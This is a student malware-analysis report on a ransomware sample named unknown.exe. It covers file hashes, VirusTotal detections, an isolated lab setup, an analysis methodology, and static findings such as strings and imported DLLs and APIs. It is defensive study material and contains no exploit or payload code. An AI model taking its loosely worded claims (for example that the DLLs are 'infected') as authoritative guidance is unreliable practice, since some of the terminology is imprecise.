

**National College of Ireland**

MSc in Cyber Security (MSCCYB1)

**Roshan Rangwani**

**x17131120**

**5<sup>th</sup> MAY, 2018**

---

**Malware Analysis**

**Final Project Report**

## Contents

<b>Executive Summary:</b> .....	3
<b>Summary of Results:</b> .....	3
<b>Identification:</b> .....	4
<b>Setup and Tools:</b> .....	9
<b>Methodology:</b> .....	11
<b>Static Analysis:</b> .....	12
<b>Behavioral Analysis:</b> .....	19
<b>Internet Investigation:</b> .....	25
<b>Network Traffic Investigation:</b> .....	26
<b>Recommendations:</b> .....	30
<b>Conclusions:</b> .....	30
<b>References:</b> .....	31

## **Executive Summary:**

This report is prepared with a goal of analyzing and detecting the malicious behavior in a system when malware named unknown.exe gets executed. Report also contains the analysis done on the network traffic which was captured. Analysis is performed with a goal of:

- Analyzing malware by following malware analysis methodology to determine properties and impact of the given sample.
- Analyzing captured network traffic by using tools to determine any malicious behavior present.
- Providing analysis result proving the malicious activities carried by the malware.
- Safety measures to protect system from being infected by the malware in future and how it can be detected in other system.

**Analysis performed are being conducted under an isolated VM.**


## **Summary of Results:**

Malware named unknown.exe is analyzing under static, behavioral and internet search heads. We found out the malicious nature of the sample which is found to be a ransomware. We also analyzed the network traffic and found some malicious scripts getting downloaded to the system.

## Identification:

Malware we analyzed named as unknown.exe. While analyzing the piece of sample we identified the following basic properties:

File Name	Unknown.exe	File Size	368KB	Type of File	Application (.exe)
-----------	-------------	-----------	-------	--------------	--------------------




**Fig 1.1 shows us the basic properties of the unknown.exe**

## Hash Value of the sample:


Hash value and other important values are calculated by running tools like Exeinfope and PEstudio. When the malware sample known as unknown.exe was analyzed we found the following values:

MD5	25D562F46C14C5267D56722F6A43B8ED
SHA1	7CD4D6F44BDB71D24574D0B4BC326ABD006EB510

SHA256	A635F37C16FC05E554A6C7B3F696E47E8EAF3531407CAC27E357851CB710E615
Imp Hash	461C5BF3A8C6E0E3C9AEC95FF91C5E17




**Fig 1.2 different hash values of unknown.exe**




**Fig 1.3 Result of the header information of unknown.exe**

### Icon of the sample:



**Fig 1.4 Icon of the given sample**


After getting hash value we performed the internet analysis of the given malware sample using virustotal.com and hybrid analysis. We found the following results:



**Fig 1.5 Virus total analysis of the given sample with the help of hash value**


### File Names found in virus total of given samples:

- Rainbowmagic.exe
- Unknown.exe
- Unknown
- Dope.exe
- Trojan.Ransom.Alma.Blocker.exe




**Fig 1.6 Known names of the malware unknown.exe by virustotal**

About **48 out of 66** antivirus presently able to detect this virus sample according to the results shown by virustotal.com



**Fig 1.7 Out of 66 total 48 antivirus scanner can detect unknown.exe**

It's important to analyze the malware with 2-3 online tools hence we analyze it with the help of another one named hybrid analysis whose results are shown below.



**Fig 1.8 Further analysis done with hybrid analysis.com of the same unknown.exe sample**

In the next section we will discuss about the VM setup required to carry out malware analysis and essentials tools and their specifications.



## Setup and Tools:

### Malware Lab Setup

To setup malware lab basic necessity of the system are:

- 4 GB RAM
- Enough Disk Space
- Virtualization software like VMware, virtual box.

**For our lab setup we are using:**

- Virtual box is used as a virtual environment provider.
- Windows 7 with a 32 bit version as an operating system.

### Software Tools:

Malware analysis follows a specific methodology which will be discussed further for analyzing sample following the same requires bunch of tools which needs to be preinstalled. Software perform activities like checking registry, network packet analyzing, and monitors process.

We have used different tools to analyze a malware statically, behaviorally and carrying internet search on the given sample. Following are the tools with their justifications why we used them during our analysis:

For Static Analysis of the malware we have used BinText, PEstudio, ExeinfoPE and PeID.

#### BinText:

- It analyze and provide us the results of all the strings present in the malware sample.
- Provides output in plain, ASCII and Unicode format.
- Output can be produced in a tabular format.
- Strings can be filtered and saved in a new file.

We have used BinText to determine the strings present in the unknown.exe and because of various additional features it provides.

#### ExeinfoPE:

- This tool help us to check all the properties of exe file.
- It also help us to detect the packers inside exe file and also provide us hints how to unpack the following.
- Calculates different hashes of the sample which is very helpful to analyze and gather information over the internet.
- Provides important header information about the sample like entry points.
- Tool is versatile it can analyze different files in different operating system environment.

#### PE Studio:

- Provides GUI and easy to access.
- Provides ample of information about the sample which include DLL's, Imports, Version, hashes.
- Tool doesn't require any pre installation can be download and used to analyze the malware sample.

- Provides online database of virus detection by major sites like virus total, malwr etc.
- Provides output in XML format which is easy to produce further reports.

#### **PeID:**

- It can detect about 470 signatures in files.
- Follows a tree structure in order to uncompress the sample.
- Provides details of each section separately.
- Helps user providing the dis assembly code of the sample.
- Provides inbuilt screenshot facilities.

#### **Regshot:**

- Open source tool.
- Provides screenshot and comparison between the registries
- Easy to save output in the desired format which ease the work of reporting.

#### **Wireshark:**

- It's easy to use and free for download as it's an open source.
- Platform independent can be run in different OS environment.
- Provides better GUI which is easy to understand even for the newbie.
- Provides packet analyzing easy by storing them in pcap format which can be analyzed further when needed.
- Helps us to filter protocol based packets, address based packets which makes analyzing packets easy.

#### **Process Monitor:**

- Provides real time information about the processes running in the system.
- Provides information about the owner of the process.
- Provides registry process information as well as DLL information.
- Provides filtering under different heads like ID's, values.

#### **Fakenet-ng:**

- Easy to install with no 3<sup>rd</sup> party libraries required to analyze the sample.
- Provides safe environment with no other VM required.
- Configuration can be changed according to the users.
- Supports protocols like HTTP, DNS.
- Provides network monitoring by creating pcap files automatically which can further analyzed.
- Supports python extensions.

In the next section we will discuss about the methodology used for carrying out malware analysis of the sample.

## Methodology:

Before beginning the analysis of a malware it is important to check and sure about the VM setup which is already discussed above in the lab setup section and the VM should be in HOST ONLY NETWORKING. The first step involved in malware analysis is gathering information about the sample which includes all the basic information like name, size, format of the file, icon etc. We follow the methodology provided by ("Malware Analysis: An Introduction," 2007) and in ("Mastering 4 Stages of Malware Analysis," n.d.).

After getting information we can run the malware with an anti-virus scanner, to verify if any prior information is already known by the anti-virus which can help in further analysis. It is recommended to run atleast 2-3 different anti-virus scan so that to confirm about the results.

After running the anti-virus scanner on the sample we need to get the hash values of the sample which can be collected by running tools like hashmyfiles. These tools analyze the malware and provide all the hash values. These hash values are important to gather internet information about the malware sample.

Once we gather hash values, we can analyze the malware statistically. We run the malware with the help of tools like strings and BinText which can provide all the strings present in the sample in different ASCII, UNICODE and plain text. Analyzing result for any suspicious strings will help in further analyzing.

Next step can be finding the packer information present in the malware this can be done with the help of packer tools like UPX. Before decompressing the sample by using packer tools we need to ensure a fresh copy of the malware as the malware sample may not work properly if the repacking is not done accurately.

Once we run the packer tool we can analyze the sample with the help of ExeinfoPe, PEStudio which provides us the information about various DLL, header info, and other imports done by the malware sample. We also need to run disassembler tools which will provide us about the information assembly code, the results of which will be very helpful in reverse engineering of the sample.

Once we complete all the steps we can ensure that static analysis of the sample is done and we can proceed to the dynamic analysis of the malware.

IT's important to ensure that the VM is host only networking before executing malware if any other networking mode is used the malware can be spread in the network. We need to ensure taking the snapshot of the system before running malware under following heads:

- Process Explorer
- Registry information
- Wireshark for analyzing the network packets.

While running malware we need to analyze the packets on the basis of protocols like HTTP, TCP and UDP which provides us information about the behavior of the sample whether it connects to a server or downloads some program to create a backdoor in the system. Process explorer to understand the process changes made by the malware in the system like creating a new process or terminating an existing one. Registry information provides the changes made by the malware which can be found by running regshot before and after executing the malware. In the analysis of the given sample unknown.exe we will follow the discussed methodology because of the similarity between our goal and the result obtained by the above methodologies. In the next section we have discussed about the static analysis carried out.

## Static Analysis:

Static analysis is the very first step for analyzing the malware. Under static analysis we will find out the

- name of the malware sample
- size of the sample
- cryptographic hash value
- strings present in the malware sample
- Other information like icons, information about the version.


Tools used for conducting static analysis are:

- Bintext which is used to get the strings present in sample.
- PEstudio for getting the details about the hash strings, DLL files which will get affected.
- Exeinfope for analyzing the executable file under different parameters.

Bintext provide us the string values present in the sample in different form ASCII, UNICODE and binary.

With the help of bintext we found out the following strings present in the malware sample named unknown.exe

- CryptStringToBinaryA
- Company Name which is found to be Rainbow Magic Inc.
- Copyright Information
- Original name of the file.



**Fig 1.9 BinText provides us the strings present in the sample**

When conducted analysis with the help of **PEstudio** we found out the following information:

**Values of Hash of the unknown.exe:**

MD5	25D562F46C14C5267D56722F6A43B8ED
SHA1	7CD4D6F44BDB71D24574D0B4BC326ABD006EB510
SHA256	A635F37C16FC05E554A6C7B3F696E47E8EAF3531407CAC27E357851CB710E615
Imp Hash	461C5BF3A8C6E0E3C9AEC95FF91C5E17

**Other information obtained:**


Compile Timestamp	Thu Mar 23 11:56:49 2017
Entry Point (Hex)	60 BE 00 F0 42 00 8D BE 00 20 FD FF 57 EB 0B 90 8A
First-bytes (Hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF

**DLL files which will be infected by the malware sample:**


- Crypt32.dll
- Wininet.dll
- Advapi32.dll
- Kernel32.dll
- Ole32.dll
- Shell32.dll
- User32.dll

Out of which **crypt32.dll** and **wininet.dll** are blacklisted and can harm the system.

1. If malware using crypt32.dll then it might be using a crypto function.
2. Wininet.dll can be used for making an internet connection.
3. Shell32 can be used for releasing or executing a shell.



**Fig 2.0 DLL found when unknown.exe sample analyzed with the help of PE studio**



**Fig 2.1 Impact of the DLL found in unknown.exe sample**

name (10)	group (8)	anonymous (0)	type (1)	blacklist (4)	anti-debug (0)	undocumented (0)	deprecated (0)	library (7)
LoadLibraryA	21	-	implicit	-	-	-	-	kernel32.dll
GetProcAddress	21	-	implicit	-	-	-	-	kernel32.dll
VirtualProtect	5	-	implicit	x	-	-	-	kernel32.dll
CoTaskMemFree	5	-	implicit	-	-	-	-	ole32.dll
CryptStringToBinaryA	4	-	implicit	x	-	-	-	crypt32.dll
InternetOpenA	3	-	implicit	x	-	-	-	wininet.dll
ExitProcess	2	-	implicit	-	-	-	-	kernel32.dll
ShellExecuteA	2	-	implicit	x	-	-	-	shell32.dll
RegCloseKey	1	-	implicit	-	-	-	-	advapi32.dll
MessageBoxA	-	-	implicit	-	-	-	-	user32.dll

**Fig 2.2 Imports done by the DLL present in sample**


library (7)	blacklist (2)	missing (0)	type (1)	imports (10)	file-description
crypt32.dll	x	-	implicit	1	Crypto APB2
wininet.dll	x	-	implicit	1	Internet Extensions for Win32
advapi32.dll	-	-	implicit	1	Advanced Windows 32 Base API
kernel32.dll	-	-	implicit	4	Windows NT BASE API Client DLL
ole32.dll	-	-	implicit	1	Microsoft OLE for Windows
shell32.dll	-	-	implicit	1	Windows Shell Common Dll
user32.dll	-	-	implicit	1	Multi-User Windows USER API Client DLL

**Fig 2.3 DLL and their description**

